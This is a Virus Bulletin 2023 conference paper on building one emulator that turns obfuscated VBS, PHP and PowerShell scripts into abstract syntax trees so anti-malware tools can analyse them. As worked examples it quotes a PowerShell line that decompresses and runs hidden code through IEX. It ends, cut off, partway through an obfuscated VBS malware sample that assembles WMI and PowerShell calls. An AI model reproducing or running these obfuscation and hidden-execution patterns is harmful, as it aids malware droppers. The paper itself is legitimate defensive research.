vb 2023 LONDON

4 - 6 October, 2023 / London, United Kingdom

GENERIC SCRIPT EMULATION

Kurt Natvig

Acronis International, UK

Kurt.Natvig@acronis.com

ABSTRACT

Malware authors have been using various script languages for decades to install and launch their binary builds. These scripts are often highly obfuscated and can contain a lot of garbage intended to make detection more complicated.

There can be many languages involved: Visual Basic Scripts (VBS), Visual Basic for Applications (VBA) + Excel Macro (XLM), PowerShell, JavaScript, PHP, etc. Each of these have their own special attributes and strengths.

Creating and maintaining separate tools and support (e.g. an emulator) to cope with all these languages individually can be time consuming, so I wanted to see if one generic script emulator could do the job.

This paper will show some of the research needed while creating this generic script emulator and developing it into a production component (speed/memory/data structures). It will demonstrate the power of abstract-syntax-trees (AST) and how we can create some version of this from various languages which the emulator understands and can handle correctly. We'll then have a common framework and mechanics for a generic script emulator.

INTRODUCTION

Emulation is a tool/technique that many anti-malware vendors use to understand what happens behind obfuscated and/or encrypted malware objects without letting the malware run for real. For decades, I've used emulators for x86/x64 binary code. This is very different from dealing with scripts, as the Intel opcodes come as defined opcodes in the right logical sequence (done by a compiler or a human). In the past, I've written specific emulators for very obscure targets – such as old WordMacro and even Flash.

Although they are fun to write, they do take a lot of time and effort to research, develop and maintain.

I am sure many vendors also use emulation for many script languages, like VBS, VBA, XLM (Excel 4), PowerShell, AutoIt, JavaScript, PHP, etc. I had never attempted to emulate pure script languages before, so I had to do some research to find an approach that I thought could work to achieve my goal.

In this paper I will discuss how to run all these languages on *one emulator*. But first, let's look at some basics so that we're on the same page.

WHAT IS AN EMULATOR?

In its most basic form, an emulator is a piece of software that mimics something real. For instance, it can be mimicking 'cscript.exe' to 'run' a visual basic script (VBS), WinWord.exe to 'run' *Word* VBA macros, Excel.exe to 'run' *Excel* VBA and XLM macros, a browser to 'run' JavaScripts, a PHP installation to 'run' PHP malware, etc.

The most important difference is: *it doesn't actually run*. It's just a simulation. It's like us trying to navigate through a video game to see everything the game has to offer, automatically and in fast-forward, without the game knowing.


If you break down the emulator, you'll find out that it needs to emulate a lot of operations. Operations can be:

- Adding two numbers together (operation ADD)
- Subtracting two numbers from each other (operation SUB)
- Assigning a value to something (operation ASSIGN)
- Multiplying two numbers together (operation MUL)
- Binary AND between two integer numbers or logical AND (operation AND)
- Checking if one number is larger than or equal to the other (operation_LargerOrEqual)
- Resolving a base class with a member (operation BASE)
- Emulating a runtime function or a class function (operation FUNC)
- And so forth (see separate section)

As long as you can break the code into logical units to use these kinds of operations, you can pretty much emulate anything. But how do we turn real obfuscated script code into these logical units? That's where abstract syntax trees come into play.

COMPILERS AND ABSTRACT SYNTAX TREES (AST)


Most of us use some sort of compilers in our work. In general, compilers themselves are divided into three modules:



- Front end: Parsing source code for target language (contains formal language support)
- Middle end: Generating abstract syntax trees (AST) from the input of the front end
- Back end: Generating the target code (e.g. the object code) from the AST

Many (if not all?) compilers use Abstract Syntax Trees (AST) to make a tree representation of the abstract syntactic structure (structural or content-related details) of source code written in a formal language. Basically, this produces a logical tree-map of nodes of the operations and relations needed to parse the formal language as code. The root node is the top where the logic starts. A node is just an object that contains a few properties:

- A parent (where to send the result back once the wanted operation is done)
- A specific operation to perform (add, sub, div, mod etc.)
- If additional data is required, child nodes are present – typically a left and a right node, but there can also be more if needed. Children nodes are parsed from left to right.



In this example, we have a multiply operation (MUL). For this node to complete, it needs data to perform the calculation as the data is not embedded into the node. It starts by popping the left node (value 2) and then the right node (value 5). The operation can then proceed and the result, 10, is passed to the parent. Note that the operation node has no idea what's underneath itself, it can be anything.

In general, the front end is responsible for parsing and understanding the source code to a certain level. This module understands the language and will process the data according to the rules of the language. In can make several passes over the source code if needed. It needs to be speed- and memory-efficient.

The middle end will use the data from the front end to build logical trees (AST), showing the logical operations needed to perform the same code it's seen in the input code. It can try to optimize these trees as well.

The back end will use the logical trees (AST) and generate the target code you want. For example, it can read the AST and produce a binary executable for you with the same logic as the script you used for input.


HOW CAN WE RUN MULTIPLE LANGUAGES ON THE SAME EMULATOR?

Think about the statement 'var1 = var2 + 512'. What language is that?

As is, it could be Basic. There are many different Basic flavours. With a ';' to mark the end of statement it could be PHP, C/C++ or JavaScript. What would we need to change to make it into other languages? Would that be complicated?

The idea behind this is to feed to the emulator only the AST. The emulator has no idea what language it really is, it just receives the AST and callbacks to the language-dependent environment for it to resolve language-dependent issues.

The three stages of a compiler are modified to something like this:



The overall design of this approach has four components in this emulator:

1. The first component is a **language-dependent part**. This component knows the language you are trying to emulate and has certain responsibilities:
   - Specify the keywords and operators for the language
   - Map the language operators into the emulator operator map
     - '+' means operator ADD
     - '.=' means operator ASSIGN_CONCAT for PHP
     - '+=' means operator ASSIGN_ADD for PHP/JavaScript
     - (See separate chapter for all emulator handlers)
   - Load the code from an object (file/stream)
     - In the case of embedded content, this needs to find it
   - Find real code first pass to
     - extend lines
     - break lines and/or remove garbage
     - honour defines
   - Tokenize each logical line into tokens
   - Map the language logical flow (if, else if, else, endif), do/while etc. (Since I build AST per line and not per function, a line if involved in flow needs to understand the context.)
   - Provide the API support and global variables the language expects
     - Define what guest APIs are interesting for our logging use
   - Provide class-support for the language (e.g. VBS needs the WSCRIPT class)
2. **Generate AST**
   - First it will invoke the language-specific module to perform a token rewrite. This means it will remove some of the language-specific format and try to generalize the code. This also means trying to move logic into APIs if possible.
   - Find the root node, as we have already discussed (start of logical operation)
   - Create the tree based on this root node (split the whole equation on prioritized operators into left and right child nodes)
   - Identify each node unless it's an operation:
     - Name or keyword (identifier, like 'I' or 'for')
     - Integer (number, like -5)
     - Double (a double value, like 1.2)
     - Boolean (a boolean value, true or false)
     - String (a string, like 'hello')
     - Class (a class reference, like WSCRIPT)
     - Array
   - Optimize the tree (if possible)
     - Basically, if you have simple operators like add, sub, div and mul – check if the child nodes are atomic nodes with no children. If so, perform the operation right there and then and change the original node back to an atomic node with the new calculated number.
3. **Emulator reading AST only**
   - Build the global scope, which means finding subroutines/functions and their parameters + global constants and variables.
   - Execute given subroutine
     - Handle parameters and return codes
     - Execute the AST nodes for each line
       - Manage constants, local and global variables

        - Interact with the language-dependent (#1) API support and classes
    - Log activity (for de-obfuscated script or complete log)
4. **Results**
    - When emulation is done, gather all the intelligence we can from the run:
        - De-obfuscated code
            - We replace the lines we see we have changed in runtime to provide a de-obfuscated version of the malware
        - We extract dropped files and executed scripts
            - The host of the emulator decides what to do with these. If e.g. a VBS drops a PowerShell, the emulator will just create another instance of itself as PowerShell and run the targeted PowerShell script with the same machine settings (files, registry, environment, etc.)
        - Generate a report of interesting behaviour (or APIs)

In general, we treat all languages like this using some abstraction layers to let some languages have more freedom than others.

EMULATOR HANDLERS

We've discussed the operations the emulator can perform. Each language-dependent layer links all the operators from the given language towards a generic emulator operator table. Additional data needed by the operation (node) is denoted as p1 or p2. The left node is p1 and the right node is p2. Some operators take a defined number of data elements like a function call. Some do not take any additional data, denoted as ().

The emulator can handle these operations generically:

Func (name, p1..pN+1)	• Can be supplied with a base object to derive from. • Pops the name of the function to execute (not embedded in node). • Number of parameters specified in the node itself. • Determines if raw mode (certain functions will pop the parameters directly, like if). If not: - Pops 0..N of the parameters into a table for the target host API to receive. • If function call is indeed a function: - Calls the function and returns the value received from the function. • If function is an array: - Indexes into the array and returns the member specified by the parameter. • Logs if interesting. Used to build de-obfuscated scripts.
Sub (p1-p2)	• Subtracts the values p1 – p2 and returns the value.
Add (p1+p2)	• Adds the values p1 + p2 and returns the value.
Mul (p1*p2)	• Multiplies the values p1 * p2 and returns the value.
Div (p1/p2)	• Divides p1 / p2 (check for 0) and returns the double value.
IntDiv (int p1/d2)	• Returns an integer divide of p1 / p2 (check for 0).
MoreThan(p1>p2)	• Returns a Boolean value if value p1 is more than value p2.
LessThan (p1<p2)	• Returns a Boolean value if value p1 is less than value p2.
MoreOrEqual (p1 >= p2)	• Returns a Boolean value if p1 is more than or equal to p2.
NotEqual (p1!=p2)	• Returns a Boolean value if value p1 is not equal to value p2.
LessOrEqual (p1<=p2)	• Returns a Boolean value if value p1 is less than or equal to value p2.
IsEqual (p1==p2)	• Returns a Boolean value if p1 is equal to p2.
Concat (p1+p2)	• Adds p1 to p2, typically strings and returns the concatenated value.

Assign (p1=p2)	• Assigns the value p2 to identifier referenced as p1. Will return p2 as value as well to parent. • Here you can store what really was assigned to a variable, instead of the potential garbage APIs it uses to make the code unreadable.
AssignAdd (p1 += p2)	• If p1 exists, p1 += value of p2. If p2 doesn't exist, identifier p1 = p2.
AssignSub (p1 -= p2)	• If p1 exists, p1 -= value of p2. If p2 doesn't exist, identifier p1 = p2.
Int ()	• Returns the integer specified, no additional data required.
Str ()	• Returns the string specified, no additional data required.
Bool ()	• Returns the Boolean value specified, no additional data required.
Name ()	• Returns the name specified as a identifier, no additional data required.
Double ()	• Returns the double value specified, no additional data required.
Ref ()	• Returns the location and value of value specified.
Base (resolve p1.p2)	• First pops the base class to be used. • Next pops the method to find within the base. • Resolves the method from the base and returns this new object (value).
Not (!p1)	• Returns a Boolean value of not p1.
And (p1 && p2)	• If the value of p1 and p2 are integers it will return a binary and between the values • If not both integers, returns a logical value (true or false) of p1 and p2
Or (p1 || p2)	• If the value of p1 and p2 are integers it will return a binary or between the values. • If p1 and p2 are not both integers, returns a logical value (true or false) of p1 or p2.
Mod (p1 % p2)	• Returns a value of the modulo of p1 % p2.
Xor (p1 ^ p2)	• Returns a value of p1 xor with the value of p2.
Pow ($p1^{p2}$)	• Returns a value of $p1^{p2}$.
Increment (p1++)	• Reads the value of p1, increases and stores, and returns the original value.
Decrement (p1--)	• Reads the value of p1, decreases and stores, and returns the original value.
Parantece (p1)	• Returns the expression p1 with parentheses (more for a disassembler as an AST node will do the same).
ParamName(var p1=p2)	• Some languages can specify parameter names with an operator, so this handler just stores the identifier of the name. • Pops the parameters name as p1. • Pops the value itself as p2.
Like(p1 like p2)	• Returns a value depending on p1 like p2 (e.g. VBA).
None ()	• A none-handler, used for missing parameters, etc.

I hope these handlers will be useful to understand what happens internally and their result when we now start to go through actual lines of code.

FIRST EXAMPLE: 'I = 500 + 4 * COUNTER'

Say the emulator needs to execute a line 'i = 500 + 4 * counter' – you can picture in your head that the emulator will do the following operations to simulate this behaviour (the counter has the value of 2):

- 4 * counter = 8 (* has priority over +)
- 500 + 8 = 508
- i = 508

When broken down logically into a list like this, the emulator has a very easy job of resolving the line to assign the identifier 'i' the correct value of 508.

But how do you break down the logical operations like this to give the emulator such an easy job? That's where generating AST comes into the picture.

When you've never dealt with it, AST can be challenging. It seems like magic – but don't worry, there is logic behind it. How did I really break down the line 'i = 500 + 4 * counter' to just those three operations for the emulator, and how did it find the right sequence?

The first thing you need to do is to break the line into tokens. For this line it would be:

[i] [=] [500] [+] [4] [*] [counter]

As you can see above, this line is not complicated. You need to have a plug-in that knows the language to do this, as some languages have other logical meaning for certain characters and sequences.

This line contains seven tokens. Once we have tokenized the line, we'll then generally do a token rewrite. This is to help the AST component understand the line clearly. (In this instance, there is no need for it as it's already clear, but we'll do this later for another line later in this paper.)


The next part is to find the root node. This means where execution would start within this line. There are just a few types of root nodes to choose from:

- Assign of some sort: if you find any assign statement before you find any language keywords (or +=, -=, .= etc.)
  - Don't to be confused with 'if a=5 then'
- Function call: If you see that the code is just calling a function, then the function call is the root node
  - E.g. 'if a=5 then' would be treated as a function call: '*if* (a=5)' and the emulator would see this as '*if* (condition)'

In this case, the root node is the assign ('='). When you locate the root node, you then break off the code to the left and the right of this equation, like this:

Node	operator ASSIGN
Left child	[i]
Right child	[500], [+], [4], [*], [counter]

Or visually:




As you can see, the left child is quite atomic – just one element (i), so nothing can be derived from this.

The right child, however, contains multiple elements and we need to break this down. The tokens in the right read '[500] [+] [4] [*] [counter]'. We now need to pick the operator to break this line into a node with a left and right component. Here you need to consider operator priorities, equations embedded into parentheses, etc. In this case, the operation '+' will be selected first, and a new node is created:

Node	operator ADD
Left node	500
Right node	[4], [*], [counter]

Or visually:




This node will replace the ASSIGN right node, as it's the one we resolved for it.

As you can see, the ADD left node (500) is atomic and can't be divided with any operators.

The right node ([4] [*] [counter]) isn't atomic and we therefore break this into more operations. In this case we have the tokens '[4] [*] [counter]', and since there is only one operator here, we select the MUL operator. This will look like this:

Node	operator MUL
Left node	4
Right node	counter

There is nothing more to derive from this simple line, and we can now write the complete tree as:



If we feed this AST to the emulator, it will do the following:

1. Execute the root node 'assign'. The assign would first pop the left node (i) to find the destination, and then pop the right node '+'. However, in popping the right node, this node needs to run.
   - The add node ('+') will pop its left node (500) and then pop the right node to find the other number to add. When popping the right node, the multiplication node ('*') will run.
     - The multiplication node ('*') will pop the left node (4) and the right node (counter). It will need to resolve counter to a value (=2). It will then multiply 4*2 and return the value 8 to the parent.
   - The add node can now continue, knowing that the right node has the value of 8. It will calculate the value of 500 + 8 and return 508 to the parent.
2. The assign top node can now set the identifier 'I' to the value 508, as the right child returned 508.

Another way of looking at the same AST for this line, without displaying it as a tree is as follows:

```
                (right) Name    counter
                (left)  Integer 4
        (right) Mul     *
        (left)  Integer 500
(right) Add     +
(left)  Name    i
Assign (=)
```

To read this correctly, we start at the last item (assign). The left child node (i) is the first line above indented. The second is the right child. As you can see, the + operator needs its left and right, so does the * operator. Large lines produce large trees, so displaying it as shown above makes it easier to read large complicated lines. Later in this paper I will be showing the AST in only this format as it takes less space. When the trees get large, you might have to follow your column up to find the next child node.

If you are familiar with *Excel* Formula 4.0 p-code, this is very much the same thing.

As you can see, a correct AST gives the emulator an easy job 'executing' the code. Of course, the line was never complicated to start with. Let's have a go at something more complicated.

SECOND EXAMPLE: CONDITIONAL STATEMENTS FROM PHP

PHP offers a bit different syntax from basic. It uses brackets { and } for block control. It uses ';' for end-of-line statements, etc. All of these are hidden in the language-dependent component.

The line we are about to examine contains the following code:

```
s = empty ( _server [ "HTTPS" ] ) ? "" : ( _server [ "HTTPS" ] == "on" ) ? "s" : ""
```

It will assign to the identifier s the value of something conditional.

- If the content of variable _server["HTTPS"] is empty:

  - s will be set to ""

- If not, it checks whether the value of _server["HTTPS"] is the same as the string "on":

  - If so, it will set "s" to "on"

  - If not, it will set s to "".

To build the proper AST from this line the first thing we do is tokenize it:

[s] [=] [empty] [(] [_server] [[] ["HTTPS"] []] [)] [?] [""] [:] [(] [_server] [[] ["HTTPS"] []] [==] ["on"] [)] [?] ["s"] [:] [""]

In this case, with the embedded '?' and ':' the AST component needs some help, so we'll do a token rewrite. This is a process where we identify potential problems and rewrite the line before we start the AST generation process.

1. First we recognize the ? and the : and their location in the line:

   s = empty (_server ["HTTPS"]) ? "" : (_server ["HTTPS"] == "on") ? "s" : ""

2. We then replace these operators with ',' to make it more API-like:

   s = empty (_server ["HTTPS"]) , "" , (_server ["HTTPS"] == "on") , "s" , ""


3. We add the first API:

   s = _ifx_ (empty (_server ["HTTPS"]) , "" , (_server ["HTTPS"] == "on") , "s" , "")


4. We add the second API:

   s = _ifx_ (empty (_server ["HTTPS"]) , "" , _ifx_ ((_server ["HTTPS"] == "on") , "s" , ""))

Now we have a line the AST component can understand. We see that the assign would be the root node, as in the first example.



Like the first example, we split the line left and right from the assign. As long as we don't have an atomic result (orange) we keep on performing the process again and again until each node is an atomic element. Have a look at the more table-driven version of the same tree:



The emulator now starts to read from the end, the PtEq operator. PtEq needs two parameters, the destination (s) and the content to set 's'. If first pops the value s and sees this is an identifier. It then pops the value, and in doing this, sets off a chain reaction.

First, the PtgFunc handler will run, which will fetch the function name first (_ifx_). It knows from the definition there are three parameters. It will then try to fetch the third parameter first, and in this case, this is another function call also to _ifx_. This function call will then pop the empty parameter as its third parameter, the 's' as the second parameter, and the 'PtEq' as the condition. PtEq again wants data points to compare, so it will pop the two values it needs to compare. In this case, the second value is a function call to _server["https"] and the first value is the string 'on'. When all these run, it will provide the value for the third parameter of the initial _ifx_ – the false condition.

The true condition of the first _ifx_ is just an empty string, "", while the condition of this is a function call to empty with one parameter, server["https"].

The emulator, when fed this AST tree, will perform the following logical operations in this order:

1. API: 'on' = _server("https")
2. API: false = empty("on")
3. API: 'on' = _server("https")
4. COMPARE: 'on' == "on"
5. API: 's' = _ifx(true,"s",[none])
6. API: 's' = _ifx(false,[none], "s")
7. ASSIGN: s = "s"

This shows how beautiful AST can be for an emulator. Each handler has no knowledge of who their parent is or what their children are. They just pop the value they need to perform their operation (add, sub, mul, function call, etc.), and the tree will collapse with the value requested. As long as the tree is generated correctly, you're in a happy place.

THIRD EXAMPLE: POWERSHELL STATEMENT TO EXECUTE DECOMPRESS DATA

PowerShell is a different beast. In this example we are going to investigate this line:

```
IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.
CompressionMode]::Decompress))).ReadToEnd();
```

The first thing we do is tokenize it:

[IEX] [(] [New-Object] [IO] [.] [StreamReader] [(] [New-Object] [IO] [.] [Compression] [.] [GzipStream] [(] [$s] [,] [[] [IO] [.] [Compression] [.] [CompressionMode]]]] [::] [Decompress] [)] [)] [)] [.] [ReadToEnd] [(] [)]

No big surprises there, you need to understand what makes up operators in PowerShell.

To make it easier for the AST generator we do a token rewrite on these tokens. The first thing we do is to remove unnecessary tokens that will just confuse:


```
IEX ( New-Object IO . StreamReader ( New-Object IO . Compression . GzipStream ( $s , [ IO . Compression . CompressionMode ] :: Decompress ) ) ) . ReadToEnd ()
```

For this line, we remove 'new-object', we clean up the variable name '$s' to be 's'. We also clean up the model it uses to call the IO.Compression.CompressionMode.Decompress by removing the outer brackets [and] and replacing the tokens ']' and '::' with the '.' So we end up with this line:

```
iex ( io.streamreader ( io.compression.gzipstream ( s , io.compression.compressionmode.decompress ) ) ).readtoend ()
```

This line reads much better as it's more generic, and basically, we have a call to *iex* with one parameter. This parameter will call some function to deliver an object and the readtoend() method will be called on this object and this will return the real data value to the parameter of *iex*.

To produce the AST of this we follow the same procedure as we've done all along. We end up with the AST looking like this:



Alternative representation:

```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

When we 'run' this line, the emulator will follow the AST (from the last node) and perform the following actions (pop is pop next node from the tree):

- Pop PtgFunc: Execute a function with 1 parameter
- Pop PtgName: Fetch the name of the function to execute
- Pop parameter: PtgBase (base + method)
  - Pop base: PtgBase
    - Pop base: Identifier io
    - Pop method: PtgFunc, 1 parameter
      - Pop PtgName: name of function streamreader
      - Pop parameter: PtgBase (base+method)
        - Pop base: PtgBase
          - Pop base: PtgBase
            - Pop base: Identifier io
            - Pop method: Identifier compression
            - **Return resolved io.compression object**
          - Pop method: PtgFunc (2 params)
            - Pop PtgName: name of function gzipstream
            - Pop param 1: PtgBase
              - Pop base: PtgBase
                - Pop base: PtgBase
                  - Pop base: Identifier io
                  - Pop method: Identifier compression
                  - **Return resolved io.compression object COMPRESSION**
                - Pop method: PtgName compressionmode
                - **Return resolved COMPRESSION.compressionmode object COMPRESSIONMODE**
              - Pop method: PtgName decompress
              - **Return resolved COMPRESSIONMODE.decompress = 0**
            - Pop param 2: identifier s
            - **Return GZIPSTREAM object returned by Execute gzipstream (s,0)**
        - Execute IO.streamreader and return GZIPSTREAM
      - Return resolved io.GZIPSTREAM object
    - Pop method: PtgFunc (0 params)
      - Pop PtgName: name of function readtoend
    - Return value returned from GZIPSTREAM.readtoend()
- Execute iex with decompressed code from GZIPSTREAM.readtoend() object

DATA TYPES FOR VALUES

As an emulator constantly works on identifiers or contents of variables, anything can be stored in anything. C++ isn't really happy with storing strings in integers or Booleans in strings, etc. Statements like:

```
var1 = (var2 + 10.2 * 4) + var3.number
```

require several data types, in this case integers and floats. I found that the std::variant is quite suitable for the job. If you specify a value to be of type *std::variant<type1,type2,type3,typeN>*, you can store all these types in the same data type.

You can also query what the current value type is, and act accordingly. This makes handling values quite generic. Consider the following tiny fragment:

```
// assigning var to be of a type that can hold all these types of values
std::variant<int64_t, bool, double, std::string, std::shared_ptr<ARRAY>> var;

// try to assign various data to it
var = std::string{«hello»};
var = (double) 0.1;
var = false;
var = std::make_shared<ARRAY>(50);
var = (int64_t) 100;
```

```
// Access via std::get_if and the datatype you want to check is present in the variable
if (const auto pi = std::get_if<int64_t>(&val))
        Do_something_with_value_as_integer (*pi);
                else…
```

I also use smart-pointers everywhere, as you'll get recursively deep into emulation of nodes where you don't really know if you can release some memory or not. The C++ runtime will keep track if this, and if you are leaving the scope it will check whether objects can truly be destroyed or not. Note that this comes with a cost of performance, but it will make your life as a developer much easier. To be honest, the cost of checking yourself is probably as high or more.

A SIMPLE VISUAL BASIC SCRIPT SAMPLE

As an extremely easy example of an obfuscated VBS (hash 00b3ede6f9c3073b02afc09611974bdc4765400ac8c039d620679083b88f63fe), let's first look at the original:

```
HRZTSCCBQOBXVWWTTIHAIG = StrReverse("r"&"a"&"t"&"S"&"s"&"s"&"e"&"c"&"o"&"r"&chr(80)&"_2"&"3"&"n")
CVGDNSYVCQJHCZEYTBBPVU =  StrReverse("c"&"o"&"r"&chr(80)&"_2"&"3n"&"iW"&":2"&"vm"&"i"&"c\t"&"oo"&"r:s"&"t"&"m")
XPLCUUHQIHYVDXNLYYNAFP = StrReverse("l"&"l"&"e"&"h"&"s"&"r"&"e"&"w"&"o"&chr(80)&"")
RPVVPVZZOBGRQJNLHREWZG = StrReverse(" ))(IWNQARNRFWKJFHOTGEBLQE$.))(QIWSNXCZCFQYI" & Chr(80) & "ISF" & Chr(80) & "LJRR$.)(
TS8]$<2/@@_@4(=*\*1(/\67W.T*6#+6%[!8{\={5=%/4+%6%SyS[' = YXKRC" & Chr(80) & "DHFXCUXGZRKFNZFB$;)'I','XE'f-'}0{}1{'(. |)''
Set YYGBPPBXHWUBUVGQCRARKB = GetObject(StrReverse("2"&"v"&"m"&"i"&"c"&"\"&"t"&"o"&"o"&"r"&"\."&"\\"&"!}e"&"t"&"a"&"n"&"o"&
